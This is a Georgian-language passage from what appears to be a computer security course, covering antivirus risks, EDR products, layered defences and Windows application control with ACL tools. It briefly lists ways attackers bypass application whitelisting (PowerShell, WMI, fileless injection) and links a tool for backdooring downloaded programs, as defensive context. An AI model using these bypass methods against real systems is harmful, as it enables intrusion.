ანტივირუსს თქვენ სისტემაში თითქმის ყველაფერზე აქვს წვდომა, თუ ჰაკერებმა მოახერხეს ანტივირუსის გატეხვა, ისინიც მიიღებენ ასეთ წვდომას. განსაკუთრებით როცა ინტერნეტთან მუშაობთ. ანტივირუსი რეკომენდებულია Windows-ის არატექნიკური მომხმარებლებისათვის. მაგრამ თუ შეგიძლიათ სხვა უსაფრთხოების მეთოდები გამოიყენოთ ანტივირუსი საჭირო არ არის.
- ანტივირუსის განახლებები ჰაკერებს შეტევების შესაძლებლობას აძლევს.

და ბოლოს რომ შევაჯამოთ, ანტივირუსის გამოყენება ნამდვილად საშიშია. იგი ფრთხილად უნდა შეარჩიოთ და გამოიყენოთ.

მომავლის ანტივირუსები

ძველი ტიპის ანტივირუსები, რომლებიც მხოლოდ ვირუსების ხელმოწერებზე არიან დაფუძნებული არ წარმოადგენენ კარგ დაცვას და უფრო მეტიც თვითონ ქმნიან დამატებით რისკებს. თუმცა კომპანიები და კერძო პირები ჯერ კიდევ ყიდულობენ ანტივირუსებს უკეთესი პროგრამების არარსებობის გამო. კიბერ ინდუსტრიისათვის ეს სიტუაცია კარგად არის ცნობილი და მუშაობა მიდის რომ სიტუაცია გამოსწორდეს. კომპანიები ცდილობენ რომ გამოიყენონ ახალი მეთოდები როგორიცაა რეპუტაციაზე დაფუძნებული შემოწმება, სანდო პროგრამების სიების შედგენა (White listing), პროგრამების ამუშავების კონტროლი და სხვა. ასეთ მეთოდებს იყენებენ ბევრი ტრადიციული კომპანია როგორიც არის მაგალითად McAfee, Norton, BitDefender, Trend, Sophos, Kasperski და სხვა. თუმცა ხდება ახალი კომპანიების შემოსვლა ბაზარზე, რომლებმაც შეიძლება ბევრად უფრო საინტერესო და ახლებური პროდუქტები შემოიტანონ: Cylance, Invincea, Bromium, SentinelOne, CrowdStrike, და სხვა. ამ პროდუქტებს უკეთესი სახელის არქონის გამო მომავლის, ანუ მეორე თაობის ანტივირუსებს დავარქმევთ. ეს კომპანიები იყენებენ ახლებურ ტექნოლოგიებს როგორიც არის ხელოვნური ინტელექტი, წვდომის შეზღუდვა, ქცევის ანალიზი, სატყუარებს, გამაგრებას, და სხვა ტექნოლოგიებს რომლებიც საშუალებას იძლევიან აღმოაჩინოთ ვირუსები თუ სხვა საშიში პროგრამები, რომლებიც აქამდე არ იყო ცნობილი. ალბათ ეს ტექნოლოგიები გამოყენებული იქნება ტრადიციული ანტივირუსული კომპანიების მიერ და შეიქმნება ახალი მორე

თაობის პროდუქტები. რაც ნიშნავს რომ ანტივირუსები იცვლებიან და გარდაიქმნებიან დაცვის ახალ, იმედია ეფექტურ, მექანიზმად. მაგალითად Sophos-მა შეისყიდა Invincea, Cylence იყიდა Blackberry-იმ, Bromium შეისყიდა HP-მ. ნელ ნელა ხდება სხვადასხვა მიდგომების და ტექნოლოგიების კონსოლიდაცია, მაგალითად სისტემების სისუსტეების ანალიზი, Firewall-ები და ბევრი სხვა მსგავსი ტექნოლოგია უკვე მთლიანად აითვისეს EPP კომპანიებმა. საბოლოო ჯამში ალბათ შეიქმნება პროდუქტები რომლებიც შემოგთავაზებენ ბევრად უფრო კარგ დაცვას. იმედია რომ დაცვის ახალი პროგრამები, ანტივირუსები შეაჩერებენ ვირუსების უმეტესობის გავრცელებას, თუმცა უსაფრთხოება ამით არ დამთავრდება და მაინც იარსებებს პერსონალური ინფორმაციის მოპარვა და ჰაკერები.

End Point Protection-ის (ანუ კომპიუტერის დაცვის) მაგივრად გამოჩნდა ახალი მიდგომა End Point Detection & Response (EDR) ეს მეთოდოლოგია დაფუძნებულია ფილოსოფიაზე რომ ყველა შეტევის ყოველთვის მოგერიება შეუძლებელია, შესაბამისად ზოგი შეტევა შეაღწევს დაცვაში. შესაბამისად უნდა შევძლოთ შეტევის აღმოჩენა, მისი შეჩერება და განადგურება და შემდეგ სისტემის აღდგენა. ცხადია ეს ყველაფერი ავტომატურად უნდა მოხდეს.

EDR-ები აგროვებენ ინფორმაციას ფაილების შეცვლის, რეგისტრის შეცვლისა, ქსელის კავშირების და სხვა ასეთი ინფორმაციის შესახებ. საქმე იმაშია რომ კომპიუტერის დაცვის ამოცანა არ არის მხოლოდ ვირუსების გაჩერება. შეტევების დიდი ნაწილი არის რომ მოიპაროს თქვენი პაროლები და პირადი ინფორმაცია, ან ჰაკერმა შემოაღწიოს კომპიუტერში. EDR-მა უნდა მოახერხოს დაცვა ასეთი შეტევებისაგანაც. ტრადიციული ანტივირუსების უმეტესობა ებრძვის ანტივირუსებს, მაგრამ პროფესიონალი ჰაკერების უმეტესობა არ იყენებს ვირუსებს და ძირითადად იყენებს კომპიუტერის ადმინისტრაციის პროგრამებს. შეღწევადობის ტესტერების ხელსაწყოები არის ბევრი სხვადასხვა პროგრამა რომლებიც გარკვეული კონკრეტული ამოცანის გადაწყვეტაში დაეხმარება სპეციალისტს, მაგრამ ისინი სულაც არ იყენებენ ვირუსებს. მიმართული შეტევები სადაც ჰაკერი ცდილობს შეაღწიოს ერთი ან რამდენიმე კაცის კომპიუტერში არ იყენებს ვირუსებს, EDR-ს აქვს ასეთი შეტევების შეჩერების შანსი. ანუ ინფორმაცია რომელსაც EDR აანალიზებს გამოიყენება, სწორედ ასეთი შეტევების აღმოსაჩენად და შესაჩერებლად. საბოლოოდ უნდა ვნახოთ პროდუქტები რომლების ანტივირუსული საშუალებები მოახერხებენ ვირუსების უმეტესობის შეჩერებას, ხოლო მათი EDR დაგიცავთ ჰაკერებისაგან.

2021-ის 5 საუკეთესო EDR კომპანიაა:

EDR	Best for	Platform	Free Trial
Cynet	Small, Medium, & Large businesses.	Windows, Linux, Mac	Available for 14 days
CrowdStrike	Small, Medium, & Large businesses.	Windows, Mac, Web-based	No
Carbon Black	Small, Medium, & Large businesses.	Windows, Mac, and Linux.	Available for 15 days.
SentinelOne	Small, Medium, & Large.	Windows, Linux, Android, iOS, Mac, Web-based, Windows Mobile.	No
Symantec EDR	Large businesses.	Windows, Mac, Linux.	Yes

ეს ბმული https://www.softwaretestinghelp.com/edr-security-services/ კი გაჩვენებთ საუკეთესო EDR კომპანიებს და მოკლედ აგიხსნით როგორ მუშაობენ ისინი.

სამწუხაროდ EDR-ის გამოყენება არ არის ადვილი ჭირდება ბევრი პარამეტრების განსაზღვრა, მუდმივი მონიტორინგი, და შემდეგ მიღებული მონაცემების კარგად გააზრება. ანუ ეს ხელსაწყოები ძირითადად ბიზნესებისათვის გამოიყენება. მომავლის ანტივირუსებმა უნდა მოახერხონ რომ თითქმის ყველაფერი

ავტომატურად გააკეთონ. პირველი ნაბიჯი იქნება რომ შეიქმნას მეორე თაობის ანტივირუსები (რაც უკვე მიმდინარეობს) და შემდეგი ნაბიჯი იქნება რომ ამ ანტივირუსებს დაემატოს ავტომატიზებული EDR.

გაითვალისწინეთ, რომ EDR შექმნილია პერსონალიზებული შეტევების შესაჩერებლად, იგი უფრო შეტევის აღმოჩენაზე მუშაობს ვიდრე სხვა რამეზე. შესაბამისად ვერ შეცვლის სხვა პროგრამებს რომლებიც კომპიუტერის დასაცავად გამოიყენება. სამწუხაროდ დღეს ბაზარზე დიდი არეულობაა და ხშირად EDR-ს ადარებენ პროგრამებს რომლებიც სულ სხვა რამეს აკეთებენ.

EDR წარმოადგენს დაცვის კიდევ ერთ ფენას, რომელიც ჯერ-ჯერობით გათვლილია დიდი ბიზნესებისათვის, რადგან საჭიროა მათი პარამეტრების განსაზღვრა და შემდეგ ცოდნა თუ როგორ წაიკითხოთ და გაანალიზოთ მონაცემები რასაც პროგრამა აგროვებს.

სამწუხაროდ დაცვის სხვადასხვა ტექნოლოგიები ჯერჯერობით გაბნეულია და კარგად არ მუშაობენ. როგორც წესი კომპანიები იყენებენ სხვადასხვა ანტივირუსებს და დაცვის სხვადასხვა პროგრამების კომბინაციებს. ხოლო მომხმარებლებს აქვთ ერთი ანტივირუსი და მხოლოდ ტექნიკურად განათლებულ მომხმარებლებს გააჩნიათ დისკის დაშიფვრა თუ სხვა ასეთი ტექნოლოგიები.

უნდა მოვახდინოთ ამ ტექნოლოგიების კლასიფიკაცია როგორც ქვემოთ არის ნაჩვენები.

კომპიუტერის დაცვა: როგორ მუშაობს ერთდროულად შრეებში

თავიდან აცილება

ცნობილი საფრთხეები

- შავი სიები
- რეპუტაციის სისტემები
- საფრთხის ცოდნა
- ხელმოწერებზე დაფუძნებული ქსელი და კომპიუტერის უსაფრთხოების მეთოდები
- შეღწევის არკვეთის მეთოდები
- ვირტუალური კლავიატურა
- URL-ის დამბლოკავი
- შინაარსის ფილტრაცია
- კომპიუტერზე დაფუძნებული Firewall-ები
- მშობლების კონტროლი
- ფაილის და დისკის დაშიფვრა

უცნობი საფრთხეები

- ვირუსის შეტანის აღკვეთა
- ქვიშის ყუთები
- იზოლაცია და დანაწევრება
- ცნობილი კარგი პროგრამის პროგრამების თეთრი სიები
- კომპიუტერზე დაფუძნებული Firewall-ები
- კომპიუტერზე დაფუძნებული Firewall-ები
- ფაილის და დისკის დაშიფვრა
- უსაფრთხოდ წამლა
- წვდომის სიები (ACL)
- მომხმარებლის წვდომის კონტროლი

აღმოჩენა

ცნობილი საფრთხეები

- ანტივირუსები
- შეღწევის აღმოჩენის სისტემები (IDS)
- საფრთხის ცოდნა
- ვებ პროგრამების Firewall (WAF)
- OSquery
- Credic მონიტორინგი
- სისუსტის სკანირება
- კავშირის მონიტორინგი
- ანტისპამი
- EDR ტექნოლოგია

უცნობი საფრთხეები

- ქცევის ანალიზი
- ანომალიის აღმოჩენა
- ბინარული ანალიზი
- მანქანური სწავლა
- ღრმა აღმოჩენა
- OSquery
- EDR ტექნოლოგია
- CanaryPI
- Canary ხაფანგები

პასუხი და აღდგენა

- ანტივირუსები
- ავტომატიზებული პასუხი და აღდგენა
- სარეზერვო ასლები
- სიტუაციის სურათი
- Re-imiging
- სისტემის წინა მდგომარეობაზე დაბრუნება
- EDR ტექნოლოგია

ცხადია, რაც უფრო მეტ ასეთ კლასს ფარავს დაცვის პროგრამა უფრო უკეთესად გიცავთ. ასევე, უნდა გაითვალისწინოთ რომ ბევრი სხვადასხვა პროგრამის გამოყენება შემოიტანს მართვის სირთულეს და სხვადასხვა პროდუქტები შეიძლება არ იყონ თავსებადი ერთმანეთთან. სწორედ ამისათვისაა საჭირო რომ ერთ პროგრამაში მოხდეს დაცვის სხვადასხვა ტექნოლოგიის გაერთიანება. თანამედროვე ანტივირუსები ცდილობენ ამის მიღწევას, თუმცა ჯერ კიდევ ბევრია სამუშაო რომ დაცვის კარგი პროგრამები გამოჩნდეს ბაზარზე. ჯერჯერობით, კი შეიძლება გქონდეთ ერთი პროგრამა რომელიც რამდენიმე ასეთ ტექნოლოგიას შეიცავს, მაგრამ დანარჩენი ტექნოლოგიებისათვის სხვა პროგრამების გამოყენება მოგიწევთ. პროგრამების კონსოლიდაცია სწრაფად ვითარდება. მათ შორის კომპანიების შესყიდვის საშუალებით.

რომ იცოდეთ დაცვის როგორი პროგრამა გჭირდებათ, უნდა განსაზღვროთ რა საფრთხეებთან გაქვთ საქმე. როგორ უნდა აღმოაჩინოთ უცნობი საფრთხეები და როგორ უნდა მოხდეს აღდგენა საფრთხის განადგურების თუ ვერდის ავლის შემდეგ.

მოყვანილი ტექნოლოგიების უმეტესობა უკვე განვიხილეთ ამ კურსის სხვადასხვა ნაწილებში. დანარჩენს კი მალე განვიხილავთ.

ცნობილი საფრთხეების წინააღმდეგ როგორც წესი გამოყენება ხელმოწერები ან საფრთხის აღმოჩენის სხვა მექანიზმები. უცნობი საფრთხეების წინააღმდეგ გამოყენება: ქვიშის ყუთები, დაშიფვრა, დანაწევრება და იზოლაცია და სხვა უკვე განხილული მეთოდები.

სადაც ვერ მოვახერხებთ გვერდის ავლას უნდა მოვახერხოთ აღმოჩენა. ცნობილი საფრთხეების აღმოჩენა ხდება ხელმოწერებით ან ამოცნობის სხვა მექანიზმებით. როგორც წესი ეს არის ანტივირუსები და მსგავსი პროგრამები, ინფორმაციის მიმოცვლის მონიტორინგი, ანტი სპამი და სხვა. უცნობი საფრთხეებისა თვის კი გამოიყენება ქცევის ანალიზი, ანომალიების აღმოჩენა, ხელოვნური ინტელექტი, და სხვა მსგავს მეთოდები. აღმოჩენის შემდეგ კი ცხადია გვინდა რომ ასეთ საშიშროებებს გავუმკლავდეთ და აღვადგინოთ სისტემის სწორად მუშაობა. ამისათვის კი გამოიყენება ანტივირუსები და სპეციალური EDR პროგრამები, ასევე არქივები, სისტემის აღდგენა, ვირტუალურ გარემოში მუშაობა და სხვა.

სწორედ უცნობი საფრთხეებთან ბრძოლაზე ძირითადად ორიენტირებული ახალი თაობის უსაფრთხოების პროგრამები. როგორც ხედავთ ვერცერთი ცალკე აღებული ტექნოლოგია ვერ შეძლებს უცნობი საფრთხეების სრულად შეჩერებას, პასუხს და აღდგენას. ამას სჭირდება ამ ტექნოლოგიების ერთობლივად და შრეებად მუშაობა. რაც უფრო მეტი დაცვის შრე მუშაობს ცხადია უფრო დაცული იქნებით.

თავი 3 კომპიუტერის დაცვის ტექნოლოგიები


ამ თავის მიზანია განიხილოს კომპიუტერის დაცვის ტექნოლოგიები რომლებიც გამოიყენება თანამედროვე და ალბათ მომავლის პროგრამებში. ეს თავი განიხილავს Windows, MAC, Linux ოპერაციულ სისტემებს და მათი დაცვის მეთოდებს. მათ შორის, პროგრამების კონტროლს, პროგრამების თეთრ სიებს, უსაფრთხოების ჩარჩოებს. როგორ ხდება ამ მეთოდების გამოყენება კომპიუტერის უსაფრთხოების გასაძლიერებლად. განვიხილავთ შეჩერების ტექნოლოგიებს, როგორებიც არიან (Containment), ქცევის ანალიზი, ალგორითმული მეთოდები, მანქანური შესწავლა, ხელოვნური ინტელექტი,

Windows პროგრამების კონტროლი (application control)

Windows-ში არის რამდენიმე სხვადასხვა კომპონენტი რომლებიც გამოიყენება ვირუსული პროგრამების ამუშავების ასაკრძალად. აქ განვიხილავთ ყველა მათგანს რადგან მათი ერთობლივი გამოყენება შეიძლება ძალიან ძლიერი დაცვის მექანიზმი იყოს არა მარტო ვირუსების, არამედ სხვა ტიპის შეტევების წინააღმდეგ. ეს ტექნოლოგიებია:

- Access control lists (ACL) - წვდომის კონტროლის სიები
- Application Whitelisting - პროგრამების თეთრი სიები
- Anti-Execution software- ამუშავების საწინააღმდეგო პროგრამები
- AV/End Point execution controls - ანტი ვირუსების და EPP-ს ამუშავების კონტროლი
- User Access Controls (UAC) - მომხმარებლის წვდომის კონტროლი
- Digital Signatures - ციფრული ხელმოწერები
- Reputation Systems - რეპუტაციული სისტემები
- Parental Controls - კონტროლი მშობლებისათვის
- Software Restriction Policies - პროგრამული უზრუნველყოფის შეზღუდვის წესები
- და სხვა..

საბოლოო ჯამში, ყველა ეს მეთოდი ცდილობს აკრძალოს ყველა იმ პროგრამის ამუშავება რომლებიც არ არიან დაშვებული, ასევე ცდილობენ არ დაუშვან ახალი პროგრამების დაყენება ჰაკერების მიერ. ეს კი ძირითადად სანდო პროგრამების (ე.წ. თეთრ) სიების იყენებს. ასეთი სიების გამოსაყენებლად უნდა გქონდეთ სტატიკური ოპერაციული სისტემები რომლებიც გარკვეულ ფიქსირებულ პროგრამებს იყენებენ. შესაბამისად არ დასჭირდებათ ახალი პროგრამების ხშირად დაყენება. თუ ხშირად გჭირდებათ ახალი პროგრამების დაყენება გირჩევთ დააყენოთ ვირტუალური სისტემა და ეს სიტემა იყოს უფრო დინამიური ხოლო მთავარი ოპერაციული სისტემა მაქსიმალურად დაცული. თეთრი სიების გამოყენებისას განისაზღვრება რომელ პროგრამებს აქვთ მუშაობის უფლება და ყველა სხვა პროგრამების მუშაობა აიკრძალება. არსებობს თეთრი სიების საპირისპირო შავი სიებიც, სადაც აიკრძალება გარკვეული პროგრამების მუშაობა და სხვა ყველა პროგრამის მუშაობა დაიშვება. ეს ტექნოლოგია დაფუძნებულია პროგრამების ქცევის ცოდნასა და იმის ცოდნაზე რომელი პროგრამები არ წარმოადგენენ ვირუსებს. ასეთი მეთოდი არ არის პანაცეა, მაგრამ უნდა განიხილებოდეს როგორც დაცვის ერთ-ერთი შრე. ეს მეთოდი არ მოსწონთ მომხმარებლებს რადგან იგი ზღუდავს სისტემის დინამიურობას და არ აძლევს საშუალებას ამუშაონ ახალი პროგრამები. ისინი ცდილობენ მოძებნონ ამ მეთოდის გვერდის ავლის გზები. თუმცა ასეთი მეთოდები კარგად მუშაობს სტატიკურ სიტუაციებში როგორიც არის მაგალითად საწარმოო პროცესები და მათი კონტროლის კომპიუტერები, მაგალითად მანქანების წარმოება, ან გაზის გადატუმბვის სისტემები, ელექტრო სადგურები და სხვა. ასეთ სისტემებში თეთრი სიები საკმაოდ კარგი დაცვაა. თუმცა ასეთმა სისტემებმა შეიძლება კარგად იმუშაონ პერსონალურ კომპიუტერებზეც და ამის კარგი მაგალითია MAC-ის და Iphone-ს IOS ოპერაციული სისტემა. ასეთმა მიდგომამ ნამდვილად იმუშავა და ვირუსების რაოდენობა ბევრად ნაკლებია IOS-ის შემთხვევაში ვიდრე Android-ის შემთხვევაში. თეთრი სიები დაგიცავთ შემთხვევებში როცა რამე არასასურველი პროგრამა ჩამოტვირთეთ, ალბათ მოტყუებით, ან თუ თქვენ სისტემას რაიმე ნულოვანი დღის სისუსტე გააჩნია და ჰაკერი რამე პროგრამის ამუშავების საშუალებით ცდილობს ამ სისუსტის გამოყენებას. მაგალითად, შეტევები სადაც ავტომატურად ხდება პროგრამების ამუშავება როცა CD/DVD-ს ჩადებთ კომპიუტერში, ან როცა USB-ს შეუერთებთ კომპიუტერს. მაგრამ, ცხადია ასეთი შეზღუდვა არ მოგცემთ საშუალებას ავტომატურად ამუშავდეს საჭირო პროგრამები DVD-ს კომპიუტერში ჩადებისას. ასევე ეს მეთოდი გააჩერებს ისეთ შეტევებს სადაც ხდება დაუშიფრავი კავშირით ფაილის ჩამოტვირთვა და ფაილის შეცვლა ჩამოტვირთვის დროს. მაგალითად ეს პროგრამა https://github.com/secretsquirrel/the-backdoor-factory



საშუალებას იძლევა ჩასვათ უკანა კარი პროგრამებში მათი ჩამოტვირთვისას, ან ჩასვათ უკანა კარი პროგრამების განახლებაში. ასეთ შემთხვევებში, თეთრი სიები დაგეხმარებათ ასეთი პროგრამების გასაჩერებლად.


ცხადია ჰაკერები ცდილობენ გვერდი აუარონ თეთრ სიებს და მათი მეთოდები მუდმივად ვითარდება. მაგალითად ამის გაკეთება შეიძლება ოპერაციული სისტემის გავლით. ესეც კიდევ ერთი უსასრულო ციკლია სადაც ჰაკერები პოულობენ სისუსტეებს თეთრი სიების პროგრამებში, შემდეგ ხდება ამ პროგრამების გაუმჯობესება და ასე შემდეგ. თეთრი სიების გვერდის ავლა ძირითადად ხდება შემდეგი მეთოდებით:

- Java და Java Script -ის გამოყენებით;
- ბრაუზერის დამატებების გამოყენებით;
- Flush-ით (აღარ გამოიყენება);
- Windows-ის WMI და Powershell საშუალებით;
- პროგრამების ამუშავებით როგორც კომპიუტერის ადმინისტრატორი ან სისტემურ დონეზე;
- სისტემის ბირთვთან წვდომის საშუალებით;
- Windows-ის მართვისა და შეკეთების მექანიზმების საშუალებით - Task Scheduler, Windows Accessibility Tool;
- თეთრი სიების პროგრამების სისუსტეების გამოყენებით, მაგალითად უფაილო ინფექციის გამოყენებით. სადაც ვირუსი ჩაჯდება მეხსიერებაში მომუშავე პროგრამაში და შექმნის მუშაობის ახალ არხს. ასეთ შემთხვევაში თეთრი სიის პროგრამა ჩათვლის მომუშავე პროგრამას როგორც სანდო პროგრამას, მაგრამ ამ პროგრამის შიგნით ვირუსიც იმუშავებს.

როგორც ხედავთ თეთრი სიები არ არის პანაცეა, და მისი გვერდის ავლა შეიძლება. ასეთი მიდგომა ზოგიერთი სპეციფიური პროცესების შემთხვევაში უფრო ეფექტურია, ვიდრე ზოგადად მომხმარებლების კომპიუტერების დასაცავად. იგი წარმოადგენს დაცვის მხოლოდ ერთ შრეს რომელიც არ უნდა განიხილოთ როგორც დაცვის ერთადერთი მექანიზმი, განსაკუთრებით თუ მოელით გამიზნულ შეტევებს, ასეთ კომპიუტერებზე ან თუ მოელით რომ გამოცდილი ჰაერები შეეცდებიან სისტემაში შეძრომას.

Windows-ის პროგრამების კონტროლი -Application Control (ACL)

კონტროლის ერთერთი უმარტივესი სახეობაა საქაღალდეების კონტროლი. მაგალითად Download საქაღალდეზე წვდომა შეიძლება შევუზღუდოთ მომხმარებელს რომ მხოლოდ შეხედოს ამ საქაღალდეში ჩაწერილი ფაილების სიას.




ამ შემთხვევაში მომხმარებელი ამ საქაღალდეში ვერ მოახერხებს ფაილების ჩამოტვირთვას და მათ ამუშავებას.

საზოგადოდ შეიძება შექმნათ სტანდარტული მომხმარებელი, ისევე როგორ Marco ზედა ნახატში. და შეუზღუდოთ წვდომა საქაღალდეებზე და ფაილებზე. ალბათ კარგი იქნება შეუზღუდოთ წვდომა Windows, Program Files, Program Files (x86), სხვადასხვა პროგრამების საქაღალდეებზე. რა რესურსებზე შეზღუდოთ წვდომა უნდა გადაწყვიტოთ ოპერაციული სისტემის გამაგრების გეგმიდან გამომდინარე. ოპერაციული სისტემების გამაგრებაზე მოგვიანებით ვილაპარაკებთ.

ასეთი შეზღუდვები ძალიან მარტივია და ვერ დაგიცავთ თუ პროგრამები სხვა ადგილიდან ამუშავდება, მაგრამ ასეთი შეზღუდვები წარმოადგენს დაცვის პირველი შრის ნაწილს და არის კომპიუტერის გამაგრების სტანდარტის ნაწილი.


Windows Permissions Identifier პროგრამა https://www.stationx.net/windows-permission-identifier/ გიჩვენებთ რა საქაღალდეებთან და პროგრამებთან აქვს წვდომა მომხმარებელს Windows ოპერაციულ სისტემაში




პროგრამა უფასოა და ზომოთ მოყვანილი ბმულიდან შეიძლება ჩამოტვირთოთ.

ამ პროგრამის მიერ მოცემული სიის გამოყენებით შეგიძლიათ განსაზღვროთ რის დაბლოკვა გინდათ და რა პროგრამებზე თუ საქაღალდეებზე გინდათ მისცეთ წვდომა მომხმარებელს. გაითვალისწინეთ რომ მომხმარებელი შეიძლება შეზღუდოთ და აუკრძალოთ ფაილის ჩაწერა თუმცა შეეძლოს ფაილის წაკითხვა. ეს პროგრამა მუშაობს Policy ფაილებზე დაყრდნობით. ქმნის და ცვლის ასეთ ფაილებს.


პროგრამა დაყენების შემდეგ ასე გამოიყურება:



პროგრამას მოჰყვება samplepolicy.xml ფაილი რომელშიც განსაზღვრულია უსაფრთხოების პარამეტრები და რა უნდა შეამოწმოს პროგრამამ, ჩავტვირთეთ ეს ფაილი პროგრამაში.



მივიღებთ




აარჩიეთ მომხმარებლის სახელი და შეიყვანეთ პაროლი და დააჭირეთ Start ღილაკს.

პროგრამა პირველ სტრიქონში გიჩვენებთ მომსახურებებს და მათ ტიპებს start/stop/pause/continue რომელთათვისაც მოახდენს სკანირებას და გამოგიტანთ შეტყობინებებს. თუ მომხმარებლის პაროლი არ იცით შექმენით ჯგუფი, რომელშიც ამ მომხმარებელს შეიყვანთ დაამატეთ მას მეორე მომხმარებელი რომლის პაროლიც იცით და შემდეგ შეიყვანეთ ჯგუფის სახელი და მეორე მომხმარებლის პაროლი. პროგრამა მოგცემთ ინფორმაციას რა ფაილებთან თუ სერვისებთან აქვს, რა დონის წვდომა, მომხმარებელს.

ამ პროგრამაში შესაძლებელია პარამეტრების xml ფაილის შეცვლა და სკანირების სხვა პარამეტრების შეყვანა.

არსებობს კიდევ ერთი პროგრამა AccessEnyum მისი ჩამოტვირთვა ამ ბმულიდან https://docs.microsoft.com/en-us/sysinternals/downloads/accessenum შეიძლება. პროგრამა ასკანირებს თქვენ სისტემას. იგი ასე გამოიყურება:



